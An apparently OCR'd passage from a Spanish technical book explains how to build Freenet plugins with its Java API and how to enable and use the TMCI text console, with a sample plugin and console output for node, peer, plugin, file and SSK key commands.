



*Imagen 03.18: Importación de las dependencias de Freenet para desarrollo de complementos.*

Finalmente, se debe generar un fichero ejecutable con extensión "*.JAR*" y para ello, basta con hacer click derecho sobre el proyecto y seleccionar "*Export ... → Java → JAR File*". El fichero JAR generado puede ser desplegado directamente en Freenet utilizando la herramienta "*FProxy*".

El proyecto básico que se ha creado anteriormente permite explicar algunos detalles sobre las clasese interfaces que se encuentran involucradas y de esta forma se puede entender cómo es el proceso de desarrollo de complementos utilizando la API de Freenet.

En primer lugar, todos los complementos en Freenet deben implementar la interfaz *"freenet. pluginmanager.FredPlugin"*, si el fichero JAR que intenta desplegarse en Freenet no contiene una clase que implemente dicha interfaz y dicha clase a su vez no es declarada en el fichero "*META-INF*" de dicho JAR, el complemento no podrá ser cargado. Esta puede ser una de las principales dificultades con las que se encontrará un desarrollador, ya que el hecho de que una clase implemente la interfaz adecuada, no es suficiente para que la instancia de Freenet identifique el fichero "*.JAR*" como un complemento válido. El contenido del siguiente fichero META-INF es un ejemplo útil para saber exactamente cuál es la estructura que se debe declarar para crear y posteriormente cargar un complemento en una instancia de Freenet.

```
Manifest-Version: 1.0
Main-Class: com.thehackerway.PluginHello
Plugin-Main-Class: com.thehackerway.PluginHello
```

Como se puede apreciar, el fichero "META-INF" contiene una línea con el siguiente contenido *Plugin-Main-Class: AdastraPlugin.PluginHello.* La propiedad "*Plugin-Main-Class*" permite indicarle a la instancia de Freenet cuál es la clase que implementa la interfaz "*FredPlugin*" y la que debe ser procesada como un complemento de Freenet.

## 3.4.1.2 Elementos de la API Java de Freenet

La API de Freenet es bastante extensa e incluye múltiples interfaces y clases que pueden ser utilizadas para la gestión de complementos e interacción directa con la instancia de Freenet. A continuación se explicará brevemente algunas de las principales interfaces y clases que se encuentran a la disposición del desarrollador cuando trabaja con Freenet.

**freenet.pluginmanager.FredPlugin**
Se trata de la interfaz base para todos los complementos que se pueden cargar en Freenet. Define únicamente los métodos "*runPlugin*" y "*terminate*", cuya firma es la siguiente:

```
void runPlugin(PluginRespirator pr);
void terminate();
```

El primer método define la lógica que debe ejecutarse cuando el complemento es invocado desde la instancia de Freenet y el método "*terminate*" simplemente permite definir una rutina de liberación de recursos que se invocará cuando el complemento haya finalizado su ejecución. En el ejemplo indicado anteriormente se ha implementado esta interfaz en la clase "*HelloWorld*", la cual únicamente se encarga de definir un bucle indefinido en el que se escribe en los logs de la instancia de Freenet un mensaje de texto plano. Por otro lado, es importante anotar que todos los eventos y logs que se registran en una instancia de Freenet son almacenados en el fichero "*<FREENET_INSTALL_DIR>/wrapper.log*".

**freenet.pluginmanager.Toadlet**
Se trata de una clase que se basa completamente en la especificación de la Servlet API del estándar J2EE, pero evidentemente se centra en Freenet. Con esta clase se pueden crear los elementos conocidos como "*Toadlets*", que tienen un funcionamiento similar a los Servlets en Java, pero que se despliegan directamente en una instancia de Freenet. El uso de estos elementos le permite a los complementos incluir funcionalidades que requieren una implementación del tipo cliente/servidor utilizando el protocolo HTTP.

**freenet.pluginmanager.FredPluginHTTP**
Se trata de una interfaz que implementa los métodos necesarios para procesar peticiones HTTP desde cualquier complemento de Freenet. No obstante es una interfaz poco flexible por lo que se aconseja utilizar "*Toadlets*" en su lugar, los cuales permiten interactuar con la aplicación "*FProxy*". Los métodos implementados en esta interfaz son: "*handleHTTPGet*" y "*handleHTTPPost*", los cuales como su nombre indica, permiten procesar peticiones HTTP utilizando los métodos GET y POST.

**freenet.node.Node**
Esta clase representa toda la información que puede consultarse sobre el nodo local de Freenet y realizar diferentes labores de gestión sobre la instancia. Algunas de las actividades que pueden llevarse a cabo con un objeto de esta clase consisten en adicionar o consultar Peers, modificar o consultar propiedades de la instancia, gestionar el DataStore del nodo local, entre muchas otras ventajas. Se trata de una de las clases más importantes de la API ya que suministra muchísima información que puede ser utilizada para diversos fines.

**freenet.client.HighLevelSimpleClient**
Esta clase permite crear un cliente simple para realizar consultas sobre Freenet, tales como consultar valores de configuración y obtener los contenidos asociados a una clave de Freenet especificada.

**freenet.client.FreenetURI**
Se trata de una clase que representa una clave de Freenet y que suele ser utilizada para definir un criterio de búsqueda en una instancia de la clase "*HighLevelSimpleClient*". Un objeto de esta clase permite definir cualquiera de los tipos de claves que se han visto en el presente capítulo.

**freenet.client.FetchResult**
Un objeto de esta clase contiene los resultados que ha devuelto Freenet ante una consulta realizada con las clases "*HighLevelSimpleClient*" y "*FreenetURI*". Contiene información sobre los metadatos del cliente que ha realizado dicha consulta así como un array de bytes con el contenido completo que ha retornado Freenet.

### 3.4.1.3 Creación de un complemento utilizando la API de Freenet

En la sección anterior se han enseñado las clases principales que se encuentran disponibles en Freenet, sin embargo existen muchos más elementos que suelen ser de uso común cuando se desarrollan complementos que se deben desplegar en Freenet, tal como se ha mencionado anteriormente la API de Freenet es muy extensa y cuenta con múltiples funcionalidades que desafortunadamente no cuentan con una documentación adecuada y en la mayoría de los casos, es necesario investigar su funcionamiento por medio del código disponible en otros complementos.

A continuación se incluye un ejemplo del uso de las clases e interfaces explicadas en la sección anterior, el cual permitirá obtener información sobre la instancia de Freenet donde se encuentra cargado y además, ejecutará una consulta contra un fichero de texto almacenado en Freenet con una clave del tipo CHK.

```
package plugins.HelloWorld;

import java.io.ByteArrayInputStream;
import java.io.IOException;
import java.net.MalformedURLException;
import freenet.client.FetchException;
import freenet.client.FetchResult;
import freenet.client.HighLevelSimpleClient;
import freenet.keys.FreenetURI;
```

```
import freenet.node.Node;
import freenet.node.useralerts.UserAlert;
import freenet.pluginmanager.FredPlugin;
import freenet.pluginmanager.PluginRespirator;

public class HelloWorld implements FredPlugin {
    /** The plugin respirator. */
    private PluginRespirator pluginRespirator;

    @Override
    public void runPlugin(PluginRespirator respirator) {
        this.pluginRespirator = respirator;
        Node node = pluginRespirator.getNode();
        System.out.println("StartUp Time of this node: "+node.startupTime);
        System.out.println("Node Name: "+node.getMyName());
        System.out.println("Downstream Max Bit Rate "+node.ipDetector.getBand-
widthIndicator().getDownstreamMaxBitRate());
        System.out.println("Downstream Max Bit Rate"+node.ipDetector.getBand-
widthIndicator().getUpstramMaxBitRate());
        System.out.println("Alerts in this node.");
        UserAlert[] userAlerts = node.clientCore.alerts.getAlerts();
        for(UserAlert userAlert : userAlerts) {
            System.out.println("Text: "+userAlert.getText());
            System.out.println("Priority: "+userAlert.getPriorityClass());
        }

        System.out.println("Starting Location Manager...");
        node.lm.start();
        System.out.println("Location of this Node: "+node.lm.getLocation());
        System.out.print("Known Locations...");
        for(Object location : node.lm.getKnownLocations(node.swapIdentifier)){
            System.out.println("Location: "+location);
        }

        HighLevelSimpleClient simpleClient = pluginRespirator.getHLSimple-
Client();
        FreenetURI freeNetURI;
        try {
            freeNetURI = new FreenetURI("CHK@6xW-CwEp5uSpsb7u7pqlQJpfDORfWo5h-
LlV8pAc6e38,cKBwXQ5ug0sIgPeZUA0O9jv7r8l6NvY5ut0Et4S-zRw,AAIC--8/file.txt");
            FetchResult result = simpleClient.fetch(freeNetURI);
            System.out.println("Result Returned: "+result.asBucket().getNa-
me());
            ByteArrayInputStream bais = new
            ByteArrayInputStream(result.asByteArray());
            int ch;
            while((ch = bais.read()) != -1) {
                System.out.print((char)ch);
            }
        } catch (MalformedURLException e) {
            e.printStackTrace();
        } catch (FetchException e) {
            e.printStackTrace();
```

```
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    @Override
    public void terminate() {
        System.out.println("Terminating the Plugin... Bye my friend...");
    }
}
```

El complemento anterior debe ser empaquetado en un fichero con extensión "*.JAR*" y además, debe incluir el fichero "*META-INF/MANIFEST.MF*" con las instrucciones que se han indicado en párrafos anteriores. Posteriormente, el fichero "*.JAR*" que se ha generado debe ser cargado en la instancia local de Freenet, para ello es necesario dirigirse a la sección de complementos ubicada en http://127.0.0.1:8888/plugins/ y una vez allí, ingresar el directorio donde se encuentra el fichero en cuestión en el apartado de "Agregar complemento no oficial". Tal como se puede apreciar, el programa anterior crea un complemento muy simple en el que se escribirá en el fichero de logs varios detalles relacionados con la instancia local de Freenet. Dicho fichero se encuentra ubicado en <FREENET_INSTALL_DIR>/wrapper.log> y entre las trazas se podrán ver detalles tales como el nombre del nodo, detalles sobre su ancho de banda, alertas y la localización del nodo en la red de Freenet. Además, también se obtiene una instancia de la clase "*HighLevelSimpleClient*" partiendo del objeto "*PluginRespirator*" el cual posteriormente es utilizado para consultar una clave CHK almacenada en la red de Freenet.

## 3.4.2 Text Mode Client Interface (TMCI)

TMCI es una aplicación bastante útil que se encuentra incluida en cualquier instancia de Freenet y que permite que los clientes que no utilizan interfaces X11 puedan acceder y modificar la configuración de una instancia. Utilizando TMCI es posible subir contenidos y consultar diferentes tipos de claves en Freenet, se pueden llevar a cabo las mismas operaciones que se podrían realizar desde la herramienta "*Fproxy*".

A la fecha de redactar este documento, se trata de una característica que viene desactivada por defecto, sin embargo es muy fácil habilitarla, basta simplemente con editar el fichero de configuración de Freenet que se encuentra ubicado en "*<FREENET_INSTALL>/freenet.ini*". En dicho fichero se deben incluir las siguientes propiedades de configuración:

```
console.enabled=true
console.directEnabled=true
```

Otras propiedades que se encuentran relacionadas con TMCI y que también se pueden editar en el fichero de configuración mencionado anteriormente son las siguientes:

```
console.ssl false
console.bindTo 127.0.0.1,0:0:0:0:0:0:0:1
console.allowedHosts 127.0.0.1,0:0:0:0:0:0:0:1
console.port 2323
```

Para editar el fichero de configuración maestro de una instancia, el nodo debe encontrarse detenido, ya que en el caso de que se encuentre iniciado, el cambio de dicho fichero de configuración será detectado por la instancia y posteriormente será revertido con el fin de evitar inconsistencias, por este motivo se debe detener el nodo, a continuación editar el fichero de configuración y finalmente iniciar la instancia normalmente.

Después de habilitar la consola TMCI, es posible acceder a ella utilizando cualquier herramienta de conectividad contra el puerto "2323", por ejemplo Netcat, Socat o Telnet.

```
>nc -vv 127.0.0.1 2323
Connection to 127.0.0.1 2323 port [tcp/*] succeeded!
Trivial Text Mode Client Interface
---------------------------------------
Freenet 0.7.5 Build #1470 rbuild01470
Enter one of the following commands:
GET:<Freenet key> - Fetch a key
DUMP:<Freenet key> - Dump metadata for a key
PUT:\r\n<text, until a . on a line by itself> - Insert the document and return the
key.
PUT:<text> - Put a single line of text to a CHK and return the key.
GETCHK:\r\n<text, until a . on a line by itself> - Get the key that would be re-
turned if the document was inserted.
GETCHK:<text> - Get the key that would be returned if the line was inserted.
PUTFILE:<filename>[#<mimetype>] - Put a file from disk.
GETFILE:<filename> - Fetch a key and put it in a file. If the key includes a filename
we will use it but we will not overwrite local files.
GETCHKFILE:<filename> - Get the key that would be returned if we inserted the file.
PUTDIR:<path>[#<defaultfile>] - Put the entire directory from disk.
GETCHKDIR:<path>[#<defaultfile>] - Get the key that would be returned if we'd put
the entire directory from disk.
MAKESSK - Create an SSK keypair.
PUTSSK:<insert uri>;<url to redirect to> - Insert an SSK redirect to a file already
inserted.
PUTSSKDIR:<insert uri>#<path>[#<defaultfile>] - Insert an entire directory to an
SSK.
PLUGLOAD: - Load plugin. (use "PLUGLOAD:?" for more info)
PLUGLIST - List all loaded plugins.
PLUGKILL:<pluginID> - Unload the plugin with the given ID (see PLUGLIST).
CONNECT:<filename|URL> - see ADDPEER:<filename|URL> below
CONNECT:\r\n<noderef> - see ADDPEER:\r\n<noderef> below
DISCONNECT:<ip:port|name> - see REMOVEPEER:<ip:port|name|identity> below
ADDPEER:<filename|URL> - add a peer from its ref in a file/url.
ADDPEER:\r\n<noderef including an End on a line by itself> - add a peer by ente-
ring a noderef directly.
DISABLEPEER:<ip:port|name|identity> - disable a peer by providing its ip+port,
name, or identity
ENABLEPEER:<ip:port|name|identity> - enable a peer by providing its ip+port, name,
or identity
SETPEERLISTENONLY:<ip:port|name|identity> - set ListenOnly on a peer by providing
its ip+port, name, or identity
UNSETPEERLISTENONLY:<ip:port|name|identity> - unset ListenOnly on a peer by provi-
ding its ip+port, name, or identity
```

```
HAVEPEER:<ip:port|name|identity> - report true/false on having a peer by providing
its ip+port, name, or identity
REMOVEPEER:<ip:port|name|identity> - remove a peer by providing its ip+port, name,
or identity
PEER:<ip:port|name|identity> - report the noderef of a peer (without metadata) by
providing its ip+port, name, or identity
PEERWMD:<ip:port|name|identity> - report the noderef of a peer (with metadata) by
providing its ip+port, name, or identity
PEERS - report tab delimited list of peers with name, ip+port, identity, location,
status and idle time in seconds
NAME:<new node name> - change the node's name.
UPDATE ask the node to self-update if possible.
FILTER: \r\n<text, until a . on a line by itself> - output the content as it re-
turns from the content filter
STATUS - display some status information on the node including its reference and
connections.
MEMSTAT - display some memory usage related informations.
SHUTDOWN - exit the program
ANNOUNCE[:<location>] - announce to the specified location
RESTART - restart the program
QUIT - close the socket
TMCI>
```

Como se puede apreciar, al realizar una conexión contra el puerto "2323", se abre una consola con TMCI y un listado con todos los comandos que se encuentran disponibles en dicha consola.

### 3.4.2.1 Tipos de comandos en TMCI

Los comandos disponibles en TMCI se encuentran divididos en diferentes categorías dependiendo de sus funcionalidades. En primer lugar, están aquellos que permiten conocer el comportamiento de la instancia y su configuración general, luego se encuentran los que permiten la interacción directa con la instancia de Freenet, del mismo modo que se ha explicado a lo largo de este capítulo con el uso de la herramienta "*FProxy*". Utilizar estos comandos no es demasiado complejo, solamente es necesario indicar el comando y argumentos admitidos en el caso de que sean obligatorios. A continuación explica el uso de algunos de estos comandos y su funcionamiento general.

**Comandos para la gestión de la instancia local**

Se trata de comandos que permiten conocer los valores de configuración establecidos en la instancia. Algunos de los más interesantes se listan a continuación:

**RESTART**

Permite reiniciar la instancia local.

**SHUTDOWN**

Permite detener la instancia local.

**UPDATE**

Se encarga de actualizar la instancia local a la última versión disponible.

**MEMSTAT**

Permite conocer los diferentes segmentos de memoria utilizados por la instancia (memoria utilizada por el proceso de la máquina virtual de Java), además de algunas otras propiedades sobre el ordenador donde se ejecuta.

```
TMCI> MEMSTAT
Used Java memory: 286 MiB
Allocated Java memory: 312 MiB
Maximum Java memory: 455 MiB
Running threads: 235
Available CPUs: 8
Java Version: 1.7.0_80
JVM Vendor: Oracle Corporation
JVM Version: 1.7.0_80
OS Name: Linux
OS Version: 3.13.0-63-generic
OS Architecture: amd64
```

**STATUS**

Enseña el estado actual de la instancia de Freenet en ejecución.

```
TMCI> STATUS
DARKNET:
opennet=false
identity=iPniNLyHw0wPxyk6WrkVPDNOIEICPHprgRW2S1FQkxo
location=0.3945243590629983
myName=Freenet node with no name #-8423299802773746004
lastGoodVersion=Fred,0.7,1.0,1466
```

**NAME**

Establece un nombre al nodo.

```
TMCI> NAME: ADASTRA
Node name currently: Freenet node with no name #-8423299802773746004New name:
ADASTRA
```

**Comandos para la gestión de conexiones con otros nodos.**

Los comandos de este tipo permiten gestionar las conexiones que la instancia local tiene establecidas con otros integrantes en la red.

**PEERS**

Retorna un listado con cada una de las conexiones con su correspondiente nombre, ip+puerto, identidad, localización, estatus y tiempo de inactividad.

```
TMCI> PEERS
100.3.138.45:32187   hD2Kp4UXvlDyvU3~X5Q~LNnDb2a5yjHSEnCsoyQdikA
    0.7048383443176475   CONNECTED   2
115.188.6.77:63979   1J985kABRX-p4j5MR9-oK~Rdx4y5JOymSE9VBimHDKc
    0.42168963692735884       CONNECTED   0
121.111.135.183:25840     4rBaZoIDLmN2nlZ2-MhpNKCi2iFuj4X09OjJT3CckPQ
    0.3871861045979187   CONNECTED   2
```

```
124.244.165.143:34671    Y~ciaD2SnHR~n1qNI0at2BewsQ9MjnZmiiW0VxVtlQ0
    0.39185335794908327     CONNECTED  0
```

**HAVEPEER**

La ejecución de este comando devuelve un valor booleano (true/false) indicando si el nodo especificado se encuentra dentro de las conexiones existentes en la instancia local.

```
TMCI> HAVEPEER:100.3.138.45:32187
true for 100.3.138.45:32187

TMCI> HAVEPEER:95.31.20.191:44778
true for 95.31.20.191:44778
```

**REMOVEPEER**

Remueve la conexión que se encuentra establecida con el nodo especificado.

```
TMCI> REMOVEPEER:100.3.138.45:32187
```

**Comandos para la gestión de complementos**

Utilizar la herramienta "*FProxy*" es una de las formas más habituales de gestionar complementos en Freenet, sin embargo también es posible hacer las mismas operaciones con TMCI y los comandos que se indican a continuación.

**PLUGLIST**

Permite recuperar un listado con todos los complementos que se encuentran cargados en la instancia local.

```
TMCI> PLUGLIST
ID: "pplugins.UPnP.UPnP_427433485", Name: class plugins.UPnP.UPnP, Started: Tue
Sep 22 23:50:51 CEST 2015
ID: "pplugins.ThawIndexBrowser.ThawIndexBrowser_402466687", Name: class plugins.
ThawIndexBrowser.ThawIndexBrowser, Started: Tue Sep 22 23:50:51 CEST 2015
ID: "pplugins.Library.Main_1739278663", Name: class plugins.Library.Main, Started:
Tue Sep 22 23:50:51 CEST 2015
ID: "pplugins.floghelper.FlogHelper_2015388471", Name: class plugins.floghelper.
FlogHelper, Started: Tue Sep 22 23:50:53 CEST 2015
ID: "pplugins.KeyUtils.KeyUtilsPlugin_1027297100", Name: class plugins.KeyUtils.
KeyUtilsPlugin, Started: Tue Sep 22 23:50:53 CEST 2015
ID: "porg.freenetproject.freemail.FreemailPlugin_481411109", Name: class org.free-
netproject.freemail.FreemailPlugin, Started: Tue Sep 22 23:50:53 CEST 2015
ID: "pplugins.WebOfTrust.WebOfTrust_76654086", Name: class plugins.WebOfTrust.We-
bOfTrust, Started: Tue Sep 22 23:50:51 CEST 2015
```

**PLUGLOAD**

Permite cargar un complemento en el nodo local partiendo del nombre del complemento, un fichero en el sistema de archivos, una clave Freenet o una dirección HTTP en Internet. Cada una de estas opciones viene definidas por una letra que permite especificar el tipo de carga que se realizará.

```
TMCI> PLUGLOAD:O:Freemail
TMCI> PLUGLOAD:F:/home/adastra/Plugin.jar
TMCI> PLUGLOAD:U:/http://dominio.com/Plugin.jar
TMCI> PLUGLOAD:K:SSK@.............
```

### PLUGKILL

Permite detener o descargar un complemento que se encuentra en ejecución en la instancia local. Solamente es necesario indicar el identificador del complemento el cual puede ser consultado con el comando PLUGLIST.

```
TMCI> PLUGLIST
ID: "pplugins.UPnP.UPnP_427433485", Name: class plugins.UPnP.UPnP, Started: Tue
Sep 22 23:50:51 CEST 2015
ID: "pplugins.ThawIndexBrowser.ThawIndexBrowser_402466687", Name: class plugins.
ThawIndexBrowser.ThawIndexBrowser, Started: Tue Sep 22 23:50:51 CEST 2015
ID: "pplugins.Library.Main_1739278663", Name: class plugins.Library.Main, Started:
Tue Sep 22 23:50:51 CEST 2015
ID: "pplugins.floghelper.FlogHelper_2015388471", Name: class plugins.floghelper.
FlogHelper, Started: Tue Sep 22 23:50:53 CEST 2015
ID: "pplugins.KeyUtils.KeyUtilsPlugin_1027297100", Name: class plugins.KeyUtils.
KeyUtilsPlugin, Started: Tue Sep 22 23:50:53 CEST 2015
ID: "porg.freenetproject.freemail.FreemailPlugin_481411109", Name: class org.free-
netproject.freemail.FreemailPlugin, Started: Tue Sep 22 23:50:53 CEST 2015
ID: "pplugins.WebOfTrust.WebOfTrust_76654086", Name: class plugins.WebOfTrust.We-
bOfTrust, Started: Tue Sep 22 23:50:51 CEST 2015

TMCI> PLUGKILL: pplugins.floghelper.FlogHelper_2015388471
```

### Comandos para gestionar ficheros en Freenet

Con TMCI también es posible subir y consultar contenidos que se encuentran alojados al interior de la red, a continuación se listan algunos de los más interesantes y utilizados.

### PUTFILE

Permite subir un fichero que se encuentra ubicado en el sistema de ficheros local de la instancia.

```
TMCI> PUTFILE:/home/adastra/file.txt
Expected hashes
Compressed data: codec=-1, origSize=45, compressedSize=45
Completed 0% 0/1 (failed 0, fatally 0, total 1, minSuccessFetch 1)
Completed 0% 0/2 (failed 0, fatally 0, total 2, minSuccessFetch 2)
Completed 0% 0/2 (failed 0, fatally 0, total 2, minSuccessFetch 2) (finalized to-
tal)
Completed 50% 1/2 (failed 0, fatally 0, total 2, minSuccessFetch 2) (finalized to-
tal)
Completed 100% 2/2 (failed 0, fatally 0, total 2, minSuccessFetch 2) (finalized to-
tal)
Attempting to read file /home/adastra/file.txt using MIME type: text/plain
URI: CHK@6xWCwEp5uSpsb7u7pqlQJpfDORfWo5hLlV8pAc6e38,
cKBwXQ5ug0sIgPeZUA0O9jv7r8l6NvY5ut0Et
4S-zRw,AAIC--8/file.txt
Upload rate: 0.10816709653072065 bytes / second
```

### GET

Permite obtener el contenido de una clave Freenet determinada.

```
TMCI>GET:CHK@6xWCwEp5uSpsb7u7pqlQJpfDORfWo5hLlV8pAc6e38,cKBwXQ5ug0sIgPeZUA0O9jv7r8
l6NvY5ut0Et4S-zRw,AAIC--8/file.txt
```

```
Completed 0% 0/1 (failed 0, fatally 0, total 1, minSuccessFetch 0)
Completed 100% 1/1 (failed 0, fatally 0, total 1, minSuccessFetch 0)
Expected hashes
Expected MIME type: text/plain
Completed 50% 1/2 (failed 0, fatally 0, total 2, minSuccessFetch 0)
Completed 50% 1/2 (failed 0, fatally 0, total 2, minSuccessFetch 0) (finalized to-
tal)
CompatibilityMode between 5 and 5
Completed 100% 2/2 (failed 0, fatally 0, total 2, minSuccessFetch 0) (finalized to-
tal)
Content MIME type: text/plainData: text file created
```

Como se puede ver, tras ejecutar el comando GET sobre una clave existente, se ha podido obtener el contenido del fichero y su correspondiente tipo MIME, el cual en este caso es text/plain.

### GETCHKFILE

Se trata de un comando que se encarga de calcular una clave Freenet válida para un fichero ubicado en el sistema de ficheros local. Es un comando similar a PUTFILE en el sentido de que permite obtener una clave CHK de Freenet sobre un fichero de texto, pero en este caso, el comando no sube dicho fichero a la red de Freenet.

```
TMCI> GETCHKFILE:/home/adastra/logsFile
Expected hashes
Compressed data: codec=-1, origSize=5208, compressedSize=5208
Completed 0% 0/1 (failed 0, fatally 0, total 1, minSuccessFetch 1)
Completed 0% 0/2 (failed 0, fatally 0, total 2, minSuccessFetch 2)
Completed 50% 1/2 (failed 0, fatally 0, total 2, minSuccessFetch 2)
Completed 100% 2/2 (failed 0, fatally 0, total 2, minSuccessFetch 2)
Completed 100% 2/2 (failed 0, fatally 0, total 2, minSuccessFetch 2) (finalized to-
tal)
Attempting to read file /home/adastra/logsFile using MIME type: application/octet-
stream
URI: CHK@o8gZxWozuC1e4~lHIjpmKAzT4s9-XNPAs9JWlOa4fik,cnOMgmMIhWt3QUU7sEKxii6VauKoTI
zHxrFMFkfObQ0,AAIC--8/logsFile
Upload rate: 473454.54545454547 bytes / second
```

### DUMP

Es equivalente al comando GET, sin embargo permite recuperar información adicional sobre el fichero y los metadatos de la clave especificada.

```
TCMI>DUMP:CHK@6xWCwEp5uSpsb7u7pqlQJpfDORfWo5hLlV8pAc6e38,
cKBwXQ5ug0sIgPeZUA0O9jv7r8l6NvY5u
t0Et4S-zRw,AAIC--8/file.txt
Completed 0% 0/1 (failed 0, fatally 0, total 1, minSuccessFetch 0)
Completed 100% 1/1 (failed 0, fatally 0, total 1, minSuccessFetch 0)
Expected hashes
Expected MIME type: text/plain
Completed 50% 1/2 (failed 0, fatally 0, total 2, minSuccessFetch 0)
Completed 50% 1/2 (failed 0, fatally 0, total 2, minSuccessFetch 0) (finalized to-
tal)
CompatibilityMode between 5 and 5
Completed 100% 2/2 (failed 0, fatally 0, total 2, minSuccessFetch 0) (finalized to-
```

```
tal)
Content MIME type: text/plainData:
text file created to test the TCMI Client...
```

### PUTDIR

Se trata de un comando que permite subir un directorio completo con sus correspondientes contenidos a la red de Freenet.

```
TMCI> PUTDIR:/home/adastra/FreeNetDir
Expected hashes
Compressed data: codec=-1, origSize=10240, compressedSize=10240
Completed 0% 0/1 (failed 0, fatally 0, total 1, minSuccessFetch 1)
Completed 0% 0/2 (failed 0, fatally 0, total 2, minSuccessFetch 2)
Completed 50% 1/2 (failed 0, fatally 0, total 2, minSuccessFetch 2)
Completed 100% 2/2 (failed 0, fatally 0, total 2, minSuccessFetch 2)
=======================================================URI:
CHK@4Blu3Wh8uatLfvDEaPx5q63z7CCWqEg3CbbWpA7OUgQ,iLoqee8BJsLSd3-
DMoWeY6UiJO0aDeBxICZKg1XlyyY,AAIC--
8/=========================================================
```

### GETCHKDIR

Es equivalente al comando GETCHKFILE, con la diferencia de que se encarga de calcular la clave que retornaría la instancia de Freenet a la hora de subir un directorio en la red. Del mismo modo que ocurre con GETCHKFILE no sube el directorio a la red, solamente calcula la clave CHK que se le asignaría si este directorio se subiera.

```
TCMI>GETCHKDIR:/home/adastra/FreeNetDir
Expected hashes
Compressed data: codec=-1, origSize=10240, compressedSize=10240
Completed 0% 0/1 (failed 0, fatally 0, total 1, minSuccessFetch 1)
Completed 0% 0/2 (failed 0, fatally 0, total 2, minSuccessFetch 2)
Completed 50% 1/2 (failed 0, fatally 0, total 2, minSuccessFetch 2)
Completed 100% 2/2 (failed 0, fatally 0, total 2, minSuccessFetch 2)
=======================================================URI:
CHK@4Blu3Wh8uatLfvDEaPx5q63z7CCWqEg3CbbWpA7OUgQ,iLoqee8BJsLSd3-
DMoWeY6UiJO0aDeBxICZKg1XlyyY,AAIC--
8/=========================================================
```

## Comandos para la gestión de claves de Freenet

TMCI también cuenta con algunos comandos que permiten la gestión de todos los tipos de claves disponibles en Freenet. Algunos de dichos comandos se explican a continuación:

### MAKESSK

Permite la creación de un nuevo par de claves SSK, las cuales pueden ser utilizadas posteriormente para la creación de un nuevo sitio web.

```
TMCI> MAKESSK
Insert URI: SSK@AJ51ZR76XmLjvexlmY-07f1V5UAVUl5YtLd-plrsYCY6,5-
ntAo5GYvbEEM1k97NdgkWPuznT-tfJdwAVODlmc-8,AQECAAE/
Request URI: SSK@Xt7qGKwgSJ5vFA4nS19i537nStzvLc5Qoj17cqAEAGI,5-
```

```
ntAo5GYvbEEM1k97NdgkWPuznT-tfJdwAVODlmc-8,AQACAAE/
Note that you MUST add a filename to the end of the above URLs e.g.:
SSK@AJ51ZR76XmLjvex1mY-07f1V5UAVUl5YtLd-plrsYCY6,5-
ntAo5GYvbEEM1k97NdgkWPuznT-tfJdwAVODlmc-8,AQECAAE/testsite
Normally you will then do PUTSSKDIR:<insert URI>#<directory to upload>, for exam-
ple:
PUTSSKDIR:SSK@AJ51ZR76XmLjvex1mY-07f1V5UAVUl5YtLd-plrsYCY6,5-
ntAo5GYvbEEM1k97NdgkWPuznT-tfJdwAVODlmc-8,AQECAAE/testsite#directoryToUpload/
This will then produce a manifest site containing all the files, the default docu-
ment can be accessed
at
SSK@Xt7qGKwgSJ5vFA4nS19i537nStzvLc5Qoj17cqAEAGI,5-
ntAo5GYvbEEM1k97NdgkWPuznT-tfJdwAVODlmc-8,AQACAAE/testsite/
```

Tras la ejecución del comando MAKESSK se han generado las dos partes correspondientes a la clave SSK, la cual desde este momento se encuentra preparada para ser utilizada. Por otro lado, también se incluyen algunas indicaciones sobre cómo puede ser empleada para crear un sitio web. Es importante anotar que el comando ha dado como resultado una clave pública y otra privada, en donde la clave privada será utilizada para subir los ficheros que harán parte del sitio web y la clave pública será entregada a los visitantes de dicho sitio, los cuales podrán consultarlo utilizando "*FProxy*". Evidentemente la clave privada debe permanecer secreta y solamente la debe conocer el administrador del sitio, mientras que la clave pública debe ser distribuida entre los usuarios para que puedan acceder al servicio.

**PUTSSKDIR**

Este comando permite subir directorios a la red de Freenet vinculándolos con una clave SSK previamente creada. Recibe como argumentos la clave privada SSK y el directorio que se desea subir.

```
TMCI> PUTSSKDIR:SSK@AJ51ZR76XmLjvex1mY-07f1V5UAVUl5YtLd-plrsYCY6,5-
ntAo5GYvbEEM1k97NdgkWPuznT-tfJdwAVODlmc-8,AQECAAE/AdastraTestTMCI#/home/adastra/
directory/
Started compression attempt with GZIP
Expected hashes
Compressed data: codec=0, origSize=10240, compressedSize=214
Completed 0% 0/1 (failed 0, fatally 0, total 1, minSuccessFetch 1)
Completed 0% 0/2 (failed 0, fatally 0, total 2, minSuccessFetch 2)
Completed 50% 1/2 (failed 0, fatally 0, total 2, minSuccessFetch 2)
Completed 100% 2/2 (failed 0, fatally 0, total 2, minSuccessFetch 2)
=====================================================URI:
